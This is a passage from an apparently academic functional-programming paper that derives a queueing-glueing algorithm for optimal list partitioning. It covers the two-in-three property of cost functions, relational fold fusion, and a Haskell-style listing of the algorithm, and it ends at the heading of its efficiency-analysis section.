$$\begin{aligned}minBy g'(map(ws \#)(prefs(xs \# ys))) &= \\ minBy g'(map(ws \#)(prefs xs)) ,\end{aligned}$$

where  $g' = \hat{g} \#(ws \# xs \# ys)$ .

Recall  $\text{optpref } xs = \text{minBy } (\hat{g} \# xs) (\text{prefs } xs)$ . We have shown that, if  $w$  is concave, we have

$$\begin{aligned}\text{optpref } [] &= [] \\ \text{optpref } (x:xs) &= \text{minBy } (\hat{g} \#(x:xs)) (\text{prefs } (x:\text{optpref } xs)) .\end{aligned}$$

That is, the optimal prefix of  $x:xs$  can be computed from the optimal prefix of  $xs$  by appending  $x$  to its left, enumerate all the prefixes, and pick an optimal one.

While this allows us, as discussed in the end of the last section, to schedule the computation of  $\text{optArr}$ , the expression in the body of  $\text{optpref}$ ,

$$\text{minBy } (\hat{g} \#(x:xs)) \cdot \text{prefs } (x:) ,$$

does not look particularly efficient. Recall that we are aiming for a linear-time algorithm, while the expression above looks like anything but a constant-time computation. We will seek for ways to speed it up in the next section.

**Optimal Prefix in a Fold** The function  $\text{optpref}$  is almost a fold: it forms a  $\text{foldr}$  together with the function  $\text{length}$ . For notational convenience, we design a variation of  $\text{foldr}$  that passes around a length:

$$\begin{aligned}\text{foldr}_\# :: (\mathbb{N} \rightarrow (a,b) \rightarrow b) \rightarrow b \rightarrow [a] \rightarrow b \\ \text{foldr}_\# f e = \text{snd} \cdot \text{foldr} \\ (\lambda x (n,y) \rightarrow (1+n, f(1+n)(x,y))) (0,e) ,\end{aligned}$$

whose operational meaning is perhaps clearer from its type. Note that  $f$  takes a length and a pair  $(a,b)$  where  $a$  is the current element in the list and  $b$  the result of the tail — we find such uncurried algebras sometimes convenient for point-free program calculation. We have, with  $\text{cons } (x,xs) = x:xs$ ,

$$\text{optpref} = \text{foldr}_\# (\lambda n \rightarrow \text{minBy } (\hat{g} n) \cdot \text{prefs } \cdot \text{cons}) [] .$$

**Proof of Lemma 6** For interested readers, the proof of Lemma 6 is given below.

*Proof.* The function  $\text{prefs}$  has the following property:

$$\text{prefs } (xs + ys) = \text{prefs } xs + \text{map } (\text{prefs } (+)) (\text{prefs } ys) . \quad (5)$$

To prove the lemma, we reason:

$$\begin{aligned}&\text{minBy } g' (\text{map } (\text{ws}+) (\text{prefs } (xs' + ys))) \\ &= \{ \text{by (5)} \} \\ &\quad \text{minBy } g' (\text{map } (\text{ws}+) (\text{prefs } xs' + \text{map } (\text{ws}+) (\text{prefs } ys))) \\ &= \text{minBy } g' (\text{map } (\text{ws}+) (\text{init } (\text{prefs } xs') + [xs'] + \\ &\quad \text{map } (xs'+) (\text{prefs } ys))) \\ &= \text{minBy } g' (\text{map } (\text{ws}+) (\text{init } (\text{prefs } xs')) \downarrow_{g'} (\text{ws} + xs') \downarrow_{g'} \\ &\quad \text{minBy } g' ((\text{ws} + xs')+) (\text{prefs } ys) \\ &= \{ \text{see below} \} \\ &\quad \text{minBy } g' (\text{map } (\text{ws}+) (\text{init } (\text{prefs } xs')) \downarrow_{g'} (\text{ws} + xs')) \\ &= \text{minBy } g' (\text{map } (\text{ws}+) (\text{prefs } xs')) .\end{aligned}$$

For the penultimate step to hold we need Lemma 7.  $\square$

**Lemma 7.** Assume that  $\hat{g}$  is prefix-stable. Let  $zss :: [[E]]$  be such that  $(\forall zss : zss \in zss : \hat{g} n xs \leq \hat{g} n (xs + zss))$ , then

$$\begin{aligned}(\text{ws} + xs) \downarrow_{g'} \text{minBy } g' (\text{map } (\text{ws} + xs+) zss) \\ = (\text{ws} + xs) ,\end{aligned}$$

where  $g' = \hat{g}(n + \#\text{ws})$ .

*Proof.* Induction on  $xs$ .  $\square$

## 4. The Two-in-Three Property

Recall that

$$\text{optpref} = \text{foldr}_\# (\lambda n \rightarrow \text{minBy } (\hat{g} n) \cdot \text{prefs} \cdot \text{cons}) [] .$$

In Section 5 we will look into the step function of the fold, to develop efficient ways to compute  $\text{minBy } (\hat{g} n) \cdot \text{prefs} \cdot \text{cons}$ . In this section we examine properties of the cost function that make the development possible.

Consider  $xs = [x_1, x_2, \dots, x_i]$ . To choose an optimal non-empty prefix of  $x:xs$  under  $h$ , we have in general  $i+1$  choices to consider ( $[x]$ ,  $[x, x_1]$ ,  $\dots$ ,  $[x, \dots, x_i]$ ). It would appear that, for each of the  $O(n)$  suffixes of  $inp$ , choosing an optimal prefix takes  $O(n)$  time, resulting in an  $O(n^2)$  algorithm.

It turns out, for some cost functions, that not all of these prefixes need to be examined. A distinct feature of the algorithm we are about to develop is the use of the following *two-in-three* property.

**Definition 8** (2-in-3 (for segments)). A cost function  $h :: [E] \rightarrow \mathbb{R}$  is said to have the two-in-three property (for segments) if there exists a function  $\delta :: [E] \rightarrow \mathbb{R}$  such that

$$\delta xs \leq \delta ys \Rightarrow (\forall ws :: h ws \leq h(ws + xs) \vee h(ws + xs + ys) \leq h(ws + xs)) .$$

The function  $\delta$  is called the threshold function of  $h$ .

Consider again the list  $[x_1, x_2, \dots, x_i]$  and some  $x$  to be appended to its left. Among the prefixes to consider are  $[x]$ ,  $[x, x_1]$ , and  $[x, x_1, x_2]$ . If  $h$  has the two-in-three property and  $\delta[x_1] \leq \delta[x_2]$ , we know that, whatever  $x$  is, either  $[x]$  or  $[x, x_1, x_2]$  will be no worse than  $[x, x_1]$  — although we might not know which one (hence the name “two-in-three”). The sublist  $[x_1, x_2]$  may thus be taken atomically: we either take them both, or drop them together.

**Example and Remark** An interesting function that is “reversed” two-in-three is the averaging function:

$$\text{avg } xs = \text{sum } xs / \#xs ,$$

where the threshold function is also  $\text{avg}$ . Indeed, we have

$$\begin{aligned}\text{avg } xs \leq \text{avg } ys \Rightarrow \\ (\forall ws :: \text{avg } (ws + xs) \leq \text{avg } ws \vee \\ \text{avg } (ws + xs) \leq \text{avg } (ws + xs + ys)) .\end{aligned}$$

The only difference here is that the order in the conclusion is reversed to  $(\leq)$ . Assume that  $\text{avg } xs \leq \text{avg } ys$  and we are looking for a prefix of  $ws + xs + ys$  having maximum average. If  $ws$  itself has an average larger than  $xs$ , glueing them together only makes the average smaller. If  $ws$  has a small or negative average, we get a better average by including  $ys$  for a larger denominator. Either way, the prefix having maximum average need not be  $ws + xs$ . That is why the solution of Curtis and Mu (2015) to the *densest segment problem* (finding a segment of the input that has the largest average) adopts an algorithm similar to ours. Curiously, however,  $\text{avg}$  is not prefix-stable, meaning that the classical  $\text{scanr}$  based approach does not give us optimal prefixes. Much of the effort of Curtis and Mu (2015) was in fact proving that one can just go ahead, pretending that  $\text{avg}$  is prefix-stable, and the result will still be correct.

The two-in-three property (and its reversed variant) is only interesting when we cannot determine, before having  $ws$ , which branch of the disjunction is true. Take, for a counter example,  $\delta = h = \text{sum}$ . If  $\text{sum } xs \leq \text{sum } ys$ , it is always the case that, for all  $ws$ ,  $\text{sum } (ws + xs) \leq \text{sum } (ws + xs + ys)$ . Technically  $\text{sum}$  is also (reversed) two-in-three. It will be correct, but an overkill, to use our algorithm on the maximum segment sum problem, for which there exist simpler algorithms.

**Generalisation to Splits** Functions  $g$  and  $\delta$  are defined on splits rather than segments. Thus we generalise two-in-three to splits.

**Definition 9** (2-in-3 (for splits)). A function  $g :: ([E], [E]) \rightarrow \mathbb{R}$  is two-in-three (for splits) if there exists a threshold function  $\delta :: ([E], [E]) \rightarrow \mathbb{R}$  such that

$$\begin{aligned} \delta(\mathbf{xs}, \mathbf{ys} + \mathbf{zs}) &\leq \delta(\mathbf{ys}, \mathbf{zs}) \Rightarrow \\ (\forall ws :: g(ws, xs + ys + zs) &\leq g(ws + xs, ys + zs) \vee \\ g(ws + xs + ys, zs) &\leq g(ws + xs, ys + zs)) . \end{aligned}$$

Again, we use boldface font for the first arguments of  $\delta$  and  $g$  to help comparing with Definition 8.

Two-in-three is not an intuitive property. Given a cost function, it is not obvious how to determine whether it is “properly” two-in-three (as opposed to trivially two-in-three as described above), nor is it easy to construct a threshold function. Nevertheless, the following theorem, inspired by a similar property from Brucker (1995), suggests an effective approach to discover threshold functions.

**Theorem 10.** Given  $g :: ([E], [E]) \rightarrow \mathbb{R}$ , if there exists  $\delta :: ([E], [E]) \rightarrow \mathbb{R}$  and  $k :: [E] \rightarrow \mathbb{R}$  such that for all  $xs$ ,  $ys$ , and  $zs$ ,

$$\begin{aligned} g(xs, ys + zs) &\leq g(xs + ys, zs) \equiv \\ \delta(ys, zs) &\leq k(xs + ys + zs) , \end{aligned} \tag{6}$$

then  $g$  is two-in-three with  $\delta$  as its threshold function.

Note that  $\delta$  is a function that can be computed independently from  $xs$ , while the function  $k$  has all the elements in the three lists, but has no information how they are split.

*Proof.* Assume that (6) holds. The aim is to prove that

$$(\forall ws :: g(ws, xs + ys + zs) \leq g(ws + xs, ys + zs) \vee \\ g(ws + xs + ys, zs) \leq g(ws + xs, ys + zs)) ,$$

under the assumption that  $\delta(xs, ys + zs) \leq \delta(ys, zs)$ . Consider comparing  $k(ws + xs + ys + zs)$  and  $\delta(xs, ys + zs)$ .

**Case**  $\delta(xs, ys + zs) \leq k(ws + xs + ys + zs)$ . By (6) it is equivalent to  $g(ws, xs + ys + zs) \leq g(ws + xs, ys + zs)$ .

**Case**  $\delta(xs, ys + zs) > k(ws + xs + ys + zs)$ .

$$\begin{aligned} \delta(xs, ys + zs) &> k(ws + xs + ys + zs) \\ \Rightarrow \{ \text{since } \delta(xs, ys + zs) &\leq \delta(ys, zs) \} \\ \delta(ys, zs) &> k(ws + xs + ys + zs) \\ \equiv \{ \text{contravariant of (6)} \} & \\ g(ws + xs, ys + zs) &> g(ws + xs + ys, zs) . \end{aligned}$$

□

In fact, (6) can be extended to guarantee prefix-stability. The following theorem is not needed in this pearl, but recorded for completeness.

**Theorem 11.** If  $g$ ,  $\delta$  and  $k$  satisfy (6) and  $k$  is non-decreasing with respect to prefix, that is,  $k(xs) \leq k(ws + xs)$  for all  $ws$  and  $xs$ , then  $\hat{g}$  is prefix-stable.

## 5. Queueing and Glueing

Let the input be  $[x_1, x_2, \dots, x_n]$ . Recall that, if we have  $\delta([x_1], \dots) \leq \delta([x_2], \dots)$ , the segment  $[x_1, x_2]$  can be treated atomically because an optimal prefix will never end at  $[x_1]$ . The same principle applies to larger chunks: if  $[x_1, x_2]$  and  $[x_3, x_4]$  are both atomic and  $\delta([x_1, x_2], \dots) \leq \delta([x_3, x_4], \dots)$ ,  $[x_1 \dots x_4]$  can be treated as one atomic segment.

That suggests a data type refinement: rather than keeping the previously computed optimal prefix, we will keep a list of segments  $xss = [xs_1, xs_2 \dots xs_j] :: [[E]]$  such that  $concat\ xss$  is the optimal prefix, and all segment in  $xss$  are atomic. Segments  $xs_1, xs_2$ , etc mark the “breakpoints” we need to consider when we add new

elements and compute optimal prefixes. Such a list of atomic segments can be built by first turning all the elements into singleton segments, and keeping glueing adjacent segments  $xs_i$  and  $xs_{i+1}$  if  $\delta(xs_i, \dots) \leq \delta(xs_{i+1}, \dots)$ . This continues until the  $\delta$  values of segments in  $xss$  are strictly decreasing. We will then show that for such a sequence of segments, there is a quicker way to find a prefix having minimum cost.

This section constitutes the core of our development. A spoiler for impatient readers: by the end of this section it will be clear that the core computation of or algorithm has the following form:

$$foldr'_{\#}(\lambda n \rightarrow minchop \cdot cons \cdot (id \times prepend)) [] ,$$

where  $foldr'_{\#}$  is a fold similar to  $foldr_{\#}$  but defined on lists of segments,  $prepend$  glues adjacent elements until there is no adjacent  $xs_i$  and  $xs_{i+1}$  such that  $\delta(xs_i, \dots) \leq \delta(xs_{i+1}, \dots)$ , while  $minchop$  does the work of  $minBy(\hat{g}\ n) \cdot prefs$ , but more efficiently. For  $minchop$  to work we shall store the segments in a queue, hence the name “queueing-glueing”.

### 5.1 Glueing Segments

To formalise the data refinement, let  $wrap\ x = [x]$  and note that

$$prefs = map concat \cdot prefs \cdot map wrap , \tag{7}$$

since computing all prefixes of a list  $xs :: [a]$  is the same as wrapping each element of  $xs$  as singleton lists, computing all prefixes of the list of type  $[[a]]$ , and do a  $concat$  for each of the resulting prefix. We calculate:

$$\begin{aligned} &optpref\ xs \\ &= minBy(\hat{g}\ #xs) \cdot prefs \$ xs \\ &= \{ \text{by (7)} \} \\ &\quad minBy(\hat{g}\ #xs) \cdot map concat \cdot prefs \cdot map wrap \$ xs \\ &= \{ \text{by (2), let } \hat{gc}\ n = \hat{g}\ n \cdot concat \} \\ &\quad concat \cdot minBy(\hat{gc}\ #xs) \cdot prefs \cdot map wrap \$ xs \end{aligned}$$

The inner  $minBy(\hat{gc}\ #xs) \cdot prefs$  now operate on lists of lists. For easy reference later, we give it a name  $optprefS$  (where the capital “S” refers to “segments”):

$$optprefS\ xss = minBy(\hat{gc}\ #(concat\ xss)) (prefs\ xss) .$$

It can be shown that, for all  $h :: [E] \rightarrow \mathbb{R}$ ,  $h \cdot concat$  is prefix-stable if  $h$  is. Therefore the derivation we did in the previous section can be repeated — if we define the following variation of fold:

$$\begin{aligned} foldr'_{\#} :: (\mathbb{N} \rightarrow ([a], b) \rightarrow b) &\rightarrow b \rightarrow [[a]] \rightarrow b \\ foldr'_{\#} f e &= snd \cdot foldr \\ (\lambda xs\ (n, y) \rightarrow (\#xs + n, f(\#xs + n)(xs, y))) (0, e) &, \end{aligned}$$

we have that

$$optprefS = foldr'_{\#}(\lambda n \rightarrow minBy(\hat{gc}\ n) \cdot prefs \cdot cons) [] .$$

**Relations** The next step is to fuse something that models glueing of segments into the fold. It turns out that it is cleaner, however, if we use *relations* instead of functions for this stage of development.

Relations are generalisation of functions. A function  $A \rightarrow B$  can be seen as a set of pairs  $\{(B, A)\}$  such that, for every  $a :: A$ , there must be a unique  $b :: B$  such that  $(b, a)$  is in the set. For example, the function  $square :: \mathbb{N} \rightarrow \mathbb{N}$  is a set  $\{(0, 0), (1, 1), (4, 2), (9, 3) \dots\}$ . A relation  $R :: A \rightsquigarrow B$  is a set  $\{(B, A)\}$  without further restrictions: given  $a :: A$  there could be zero or more  $b :: B$  such that  $(b, a) \in R$ . When  $(b, a) \in R$  we say that  $R$  maps  $a$  to  $b$ . Relations can be used to model non-deterministic computations: each  $b$  such that  $(b, a) \in R$  is a possible output of  $R$  on input  $a$ .

Relational program derivation often proceeds by establishing a sequence of inclusions as well as equality:

$$R_1 \supseteq R_2 = R_3 \supseteq \dots \supseteq R_n ,$$

where  $R_1$  is a problem specification and  $R_n$  is a refinement. The inclusion guarantees that whatever result  $R_n$  returns on a input is a result allowed by  $R_1$ . This allows the empty relation to be a refinement of any relation. Therefore, in the end of a derivation we often need to check that  $R_n$  preserves the domain of  $R_1$ . The check can be trivial when, for example,  $R_1$  is total and  $R_n$  is a composition of total functions and thus also total.

Composition of relations is defined by  $(c, a) \in R \cdot S$  iff. there exists  $b$  such that  $(c, b) \in R$  and  $(b, a) \in S$ . The identity  $id$  is the identity of relational composition. The reflexive, transitive closure of a relation  $R$  is denoted by  $R^*$ . For a definition,  $S \cdot R^*$  is the least fixed-point of  $(\lambda X \rightarrow S \cup X \cdot R)$ . We thus have (Backhouse 2002):

$$S \cdot R^* \subseteq T \Leftarrow S \subseteq T \wedge T \cdot R \subseteq T . \quad (8)$$

Finally, with  $foldr'_\#$  defined previously, we have the following fusion theorem:

$$\begin{aligned} R \cdot foldr'_\# S e &\supseteq foldr'_\# T e' \Leftarrow \\ (\forall n :: R \cdot S n &\supseteq T n \cdot (id \times R)) \wedge (e', e) \in R . \end{aligned}$$

**Glueing** Back to our problem. For this task we use a relation  $glue :: [[E]] \rightsquigarrow [[E]]$  defined by:

$$\begin{aligned} (wss', wss) \in glue &\equiv \\ (\exists xss, xs, ys, yss :: wss = xss + [xs, ys] + yss \wedge \\ wss' = xss + [xs + ys] + yss \wedge \\ \delta(xs, ys + zs) \leq \delta(ys, zs)) , \end{aligned}$$

where  $zs = concat\ yss$ . That is,  $wss :: [[E]]$  is in the domain of  $glue$  if we can find in  $wss$  two adjacent segments  $xs$  and  $ys$  with  $\delta(xs, ys + zs) \leq \delta(ys, zs)$ . The output  $wss'$  is formed by glueing  $xs$  and  $ys$  together. There may be more than one such pair and  $wss$  could be mapped to multiple outputs.

The relation  $glue^*$  performs  $glue$  on the input list of segments an indefinite number of times. Our aim now is to introduce  $glue^*$  and promote it into  $optprefS$ .

Let us see what properties we have. Define  $glue_0 = id \cup glue$  — a relation that might perform one  $glue$  or leave the input unchanged. We have that if  $hc = h \cdot concat$  for some  $h$ , then

$$minBy hc \cdot map\ glue_0 = glue_0 \cdot minBy hc . \quad (9)$$

In words,  $glue$  does not change the result of  $minBy\ hc$  since for all  $(wss', wss) \in glue$  we have  $concat\ wss' = concat\ wss$ .

We would also like to establish some relationship between  $prefs$  and  $glue$ . Assume that  $glue$  maps  $wss = xss + [xs, ys] + yss$  to  $wss' = xss + [xs + ys] + yss$ , where  $\delta(xs, ys + zs) \leq \delta(ys, zs)$  (with  $zs = concat\ yss$ ). We have

$$\begin{aligned} prefs\ wss &= prefs\ (init\ xss) + \\ &\quad [xss, xss + [xs], xss + [xs, ys]] + \\ &\quad map\ ((xss + [xs, ys]) +) (prefs\ yss) , \\ prefs\ wss' &= prefs\ (init\ xss) + \\ &\quad [xss, xss + [xs + ys]] + \\ &\quad map\ ((xss + [xs + ys]) +) (prefs\ yss) . \end{aligned}$$

One can see that  $prefs\ wss'$  has one entry less than  $prefs\ wss$ . Furthermore, occurrences of  $[xs, ys]$  are glued into  $[xs + ys]$ . If we define a relation  $rm :: [[[E]]] \rightsquigarrow [[[E]]]$ :

$$\begin{aligned} (uss', uss) \in rm &\equiv (\exists wss, xss, xs, ys, yss :: \\ wss + [xss, xss + [xs], xss + [xs, ys]] + yss \wedge \\ wss + [xss, xss + [xs, ys]] + yss \wedge \\ \delta(xs, ys + zs) \leq \delta(ys, zs)) , \end{aligned}$$

where  $zs = concat\ yss$ , we have that

$$prefs \cdot glue \subseteq map\ glue_0 \cdot rm \cdot prefs . \quad (10)$$

That is, whatever computed from  $prefs \cdot glue$  can be computed by taking all prefixes, removing an entry  $xss + [xs]$ , and performing some glueing.

Finally, if  $h$  is two-in-three, we have

$$minBy\ h \cdot rm = minBy\ h , \quad (11)$$

since the removed entry  $xss + [xs]$  would not have minimum cost.

Now we are ready to introduce  $glue^*$  and promote it into  $optprefS$ :

$$\begin{aligned} &concat \cdot optprefS \\ &= concat \cdot foldr'_\# (\lambda n \rightarrow minBy (gc n) \cdot prefs \cdot cons) [] \\ &= \{ concat \cdot glue^* = concat \} \\ &concat \cdot glue^* \cdot foldr'_\# (\lambda n \rightarrow minBy (gc n) \cdot prefs \cdot cons) [] \\ &\supseteq \{ foldr'_\# \text{ fusion, see below} \} \\ &concat \cdot foldr'_\# (\lambda n \rightarrow minBy (gc n) \cdot prefs \cdot glue^* \cdot cons) [] . \end{aligned}$$

If the fusion succeeds, we are allowed to perform some glueing before  $minBy (gc n) \cdot prefs$ , thereby reduce the number of prefixes to consider. Abbreviating  $gc n$  to  $\hat{h}$ , the fusion condition is:

$$\begin{aligned} &minBy \hat{h} \cdot prefs \cdot glue^* \cdot cons \cdot (id \times glue^*) \\ &\subseteq glue^* \cdot minBy \hat{h} \cdot prefs \cdot cons . \end{aligned}$$

It is not hard to see that  $glue^* \cdot cons \cdot (id \times glue^*) \subseteq glue^* \cdot cons$ . We are left with proving that  $minBy \hat{h} \cdot prefs \cdot glue^* \subseteq glue^* \cdot minBy \hat{h} \cdot prefs$ . This property says that the minimum prefix you get by first performing some glueing is a valid one, because you can always get the same result by first computing the optimal prefix before glueing. We prove the property as a lemma below:

**Lemma 12.**  $minBy \hat{h} \cdot prefs \cdot glue^* \subseteq glue^* \cdot minBy \hat{h} \cdot prefs$  if  $\hat{h}$  is two-in-three.

*Proof.* By (8), the proof obligations are:

$$\begin{aligned} minBy \hat{h} \cdot prefs &\subseteq glue^* \cdot minBy \hat{h} \cdot prefs \wedge \\ glue^* \cdot minBy \hat{h} \cdot prefs \cdot glue &\subseteq glue^* \cdot minBy \hat{h} \cdot prefs . \end{aligned}$$

The first can be easily discharged since  $id \subseteq glue^*$ . To prove the second, we calculate:

$$\begin{aligned} &glue^* \cdot minBy \hat{h} \cdot prefs \cdot glue \\ &\subseteq \{ \text{by (10)} \} \\ &glue^* \cdot minBy \hat{h} \cdot map\ glue_0 \cdot rm \cdot prefs \\ &= \{ \text{by (9)} \} \\ &glue^* \cdot glue_0 \cdot minBy \hat{h} \cdot rm \cdot prefs \\ &= \{ glue^* \cdot glue_0 = glue^*, \text{ and by (11)} \} \\ &glue^* \cdot minBy \hat{h} \cdot prefs . \end{aligned}$$

□

**Refining to Functions** Having just shown that

$$\begin{aligned} &glue^* \cdot optprefS \\ &\supseteq \{ foldr'_\# \text{ fusion} \} \\ &foldr'_\# (\lambda n \rightarrow minBy (gc n) \cdot prefs \cdot glue^* \cdot cons) [] , \end{aligned}$$

we may now choose a particular implementation of  $glue^*$ . Define

$$\begin{aligned} &prepend :: [[E]] \rightarrow [[E]] \\ &prepend [xs] = [xs] \\ &prepend (xs : ys : xss) \\ &\quad | \delta xs \leq \delta ys = prepend (xs + ys : xss) \\ &\quad | \text{otherwise} = xs : ys : xss . \end{aligned}$$

The function is supposed to be run after  $cons$ . It keeps glueing segments on the left-end of the list, until  $\delta xs > \delta ys$  where  $xs$  and  $ys$  are the two leftmost segments.

It is clear that  $\text{prepend} \subseteq \text{glue}^*$ . However, we will see in Section 6 that some choices of  $\delta$  may lookup  $\text{optArr}$ , and performing  $\text{prepend}$  on the entire input results in a circular dependency. Therefore we use the fact that  $\text{cons} \cdot (\text{id} \times \text{glue}^*) \subseteq \text{glue}^* \cdot \text{cons}$ , and refine  $\text{glue}^*$  to  $\text{cons} \cdot (\text{id} \times \text{glue}^*)$ . In summary, we have shown that

$$\text{glue}^* \cdot \text{optprefS} \supseteq \\ \text{foldr}'_# (\lambda n \rightarrow \text{minBy } (\hat{gc} n) \cdot \text{prefs} \cdot \text{cons} \cdot (\text{id} \times \text{prepend})) [] .$$

The next thing to do is to refine  $\text{minBy } (\hat{gc} n) \cdot \text{prefs}$ .

It is not hard to show that if  $xss$  is a list of segments with decreasing  $\delta$  values, in other words,  $xss$  is *completely glued* in the sense that  $\text{glue}$  cannot be applied anymore,  $\text{prepend} (xs : xss)$  will also be a list with decreasing  $\delta$  values. This will be an invariant: in the body of  $\text{optpref}$ , the tail of the list of segments we maintain will always be fully glued and be sorted in decreasing  $\delta$  values.

Some reflection on the use of relations. Rather than introducing  $\text{prepend}$  right in the beginning, we performed a fold fusion with  $\text{glue}^*$  and refine  $\text{glue}^*$  to  $\text{prepend}$  afterwards. In a functional development, we would be attempting to fuse  $\text{foldr} (\text{prepend} \cdot \text{cons}) []$  into the fold, and the property corresponding to Lemma 12 is  $\text{minBy } \hat{h} \cdot \text{prefs} \cdot \text{prepend} = \text{foldr} (\text{prepend} \cdot \text{cons}) [] \cdot \text{minBy } \hat{h} \cdot \text{prefs}$ , whose proof would tie us into the particular order  $\text{prepend}$  glues the segments and would be much more tedious. The advantage of using relations here is that they allow us not to over specify, and focus on the essence that makes the theorem true.

## 5.2 Finding Minimum

Consider the following list of segments, an output of  $\text{prepend}$ :

$$xss = [xs_1, xs_2, \dots, xs_i, xs_{i+1}, \dots, xs_k] ,$$

among whose prefixes we want to find one having minimum cost with respect to  $\hat{gc} n$ . Being results of  $\text{prepend}$ , the  $k$  segments can be seen atomically and we therefore have  $k+1$  candidates to consider. While this is already an improvement over the original  $n+1$  prefixes, the invariant maintained by  $\text{prepend}$  allows us to reduce the number of potential candidates even further.

Assume that  $\hat{gc} n [xs_1, xs_2, \dots, xs_i] > \hat{gc} n [xs_1, xs_2, \dots, xs_{i+1}]$ . Expanding the definitions, we get

$$g(xs_1 + \dots + xs_i, xs_{i+1} + \dots + xs_k) > \\ g(xs_1 + \dots + xs_i + xs_{i+1}, xs_{i+2} + \dots + xs_k) ,$$

which, by (6), is equivalent to

$$\delta(xs_i, xs_{i+1} + \dots + xs_k) > k(\text{concat } xss) .$$

Recall that, being an output of  $\text{prepend}$ , the  $\delta$  values of segments in the list are strictly decreasing. That means we have, for all  $1 \leq j \leq i$ ,

$$\delta(xs_j, xs_{j+1} + \dots + xs_k) > k(\text{concat } xss) ,$$

which is in turn equivalent to that

$$\hat{gc} n [xs_1] > \hat{gc} n [xs_1, xs_2] > \dots \\ > \hat{gc} n [xs_1, xs_2, \dots, xs_j] > \hat{gc} n [xs_1, xs_2, \dots, xs_{j+1}]$$

for all  $1 \leq j \leq i$ . That is, the costs of all prefixes shorter than  $xs_1 + \dots + xs_i$  are strictly decreasing when their lengths increase. Therefore,  $xs_1 + \dots + xs_i$  is a prefix having minimum cost.

To find a prefix having minimum cost, one may therefore start from the *right* end of the list and keep comparing until seeing a point where  $\hat{gc} n xss > \hat{gc} n (xss + [xs])$ . When that happens, we know that  $xss + [xs]$  has minimum cost and we may stop.

$$\text{minchop } n [xs] = [xs] \\ \text{minchop } n (xss + [xs]) \\ | \hat{gc} n xss \leq \hat{gc} n (xss + [xs]) = \text{minchop } n xss \\ | \text{otherwise} \quad \quad \quad = xss + [xs] .$$

```

 $\text{opt} :: \forall e \cdot (([e], [e]) \rightarrow \mathbb{R}) \rightarrow (\mathbb{N} \rightarrow [e] \rightarrow t) \rightarrow$ 
 $[e] \rightarrow [[e]]$ 
 $\text{opt } w \hat{\delta} \text{ inp} = \text{map concat } (\text{optArr} ! \# \text{inp}) \text{ where}$ 
 $\text{optArr} :: \text{Array } \mathbb{N} [\mathbf{Q} (\mathbf{J} e)]$ 
 $\text{optArr} = \text{array} (0, \# \text{inp}) [( \# \text{xs}, \text{optpart } \text{xs}) \mid \text{xs} \leftarrow ([] : \text{suffs } \text{inp})]$ 
 $\text{optpart} :: [e] \rightarrow [\mathbf{Q} (\mathbf{J} e)]$ 
 $\text{optpart} [] = []$ 
 $\text{optpart } \text{xs} = \text{yss} : \text{optArr} ! (\# \text{xs} - \# (\text{concat } \text{yss}))$ 
 $\text{where } \text{yss} = \text{optpref } \text{xs}$ 
 $\text{optpref} :: [e] \rightarrow \mathbf{Q} (\mathbf{J} e)$ 
 $\text{optpref } [x] = [[x]]$ 
 $\text{optpref } (x : xs) = \text{minchop } (1 + n)$ 
 $([x] : \text{prepend } n (\text{head } (\text{optArr} ! n)))$ 
 $\text{where } n = \# \text{xs}$ 
 $\text{prepend} :: \mathbb{N} \rightarrow \mathbf{Q} (\mathbf{J} e) \rightarrow \mathbf{Q} (\mathbf{J} e)$ 
 $\text{prepend } n [xs] = [xs]$ 
 $\text{prepend } n (xs : ys : xss)$ 
 $| \hat{\delta} n xs \leq \hat{\delta} (n - \# \text{xs}) ys = \text{prepend } n ((xs + ys) : xss)$ 
 $| \text{otherwise} \quad \quad \quad = xs : ys : xss$ 
 $\text{minchop} :: \mathbb{N} \rightarrow \mathbf{Q} (\mathbf{J} e) \rightarrow \mathbf{Q} (\mathbf{J} e)$ 
 $\text{minchop } n [xs] = [xs]$ 
 $\text{minchop } n (xss @ (yss + [xs]))$ 
 $| \hat{gc} n yss \leq \hat{gc} n xss = \text{minchop } n yss$ 
 $| \text{otherwise} \quad \quad \quad = xss$ 
 $\text{where } \hat{gc} n = \hat{g} n \cdot \text{concat}$ 
 $\hat{g} :: \mathbb{N} \rightarrow \mathbf{J} e \rightarrow \mathbb{R}$ 
 $\hat{g} k ys = f (ys : \text{map concat } (\text{optArr} ! (k - \# \text{ys})))$ 
 $f [] = 0$ 
 $f (xs : xss) = w (xs, \text{concat } xss) + f xss$ 

```

**Figure 1.** The (abstract) queueing-glueing algorithm.

In the end of Section 5.1, we refined  $\text{glue}^*$  to  $\text{cons} \cdot (\text{id} \times \text{prepend})$ . This way, the  $\delta$  values of the list of is sorted *except the first segment*. It is still correct, however, to refine  $\text{minBy } (\hat{gc} n)$  to  $\text{minchop}$ . In summary, we now have:

$$\text{glue}^* \cdot \text{optprefS} \supseteq \\ \text{foldr}'_# (\lambda n \rightarrow \text{minchop } (1 + n) \cdot \text{cons} \cdot (\text{id} \times \text{prepend})) [] .$$

An abstract presentation of the queueing-glueing algorithm is shown in Figure 1 as a function that takes  $w$  and  $\hat{\delta}$  as parameters, where we denote the type of elements by  $e$ . For now, we can read  $\mathbf{Q} (\mathbf{J} e)$  as  $[[e]]$ . Efficient representation of  $\mathbf{J}$  and  $\mathbf{Q}$  will be discussed in Section 5.3.

The function  $\text{optpref}$  implements  $\text{glue}^* \cdot \text{optprefS} \cdot \text{map wrap}$ . As mentioned before, the results of  $\text{optpart}$  for each suffix is stored in the array  $\text{optArr}$ , which is then referenced by  $\text{optpart}$ . Instead of prefixes, however, we now store the sequence of segments in  $\text{optArr}$ . We will see in the next section that  $\hat{\delta}$  might refer to  $\text{optArr}$ . In these cases we can make  $\hat{\delta}$  take the array as an argument.

To compute  $\text{optpref } (x : xs)$ , the result of  $\text{optpref } xs$  is fetched from  $\text{optArr}$  since, by definition,  $\text{head } (\text{optArr} ! n) = \text{optpref } n xs$  where  $xs$  is the suffix of  $inp$  having length  $n$ . We therefore form a chain of dependencies. Let  $n$  be the length of the input. In the main function  $\text{opt}$  the result is  $\text{optArr} ! n$ , which in turn depends on  $\text{optArr} ! (n - 1)$ , etc. The array is thus computed from  $\text{optArr} ! 0$  back to  $\text{optArr} ! n$ . The function  $\text{optpref}$  calls  $\text{prepend}$  and  $\text{minchop}$  once for each suffix of the input. The function  $\hat{\delta}$  in  $\text{prepend}$  is a

length-accepting version of  $\delta$ , to be defined for each individual problem in the Section 6.

### 5.3 Efficiency Analysis and Summary

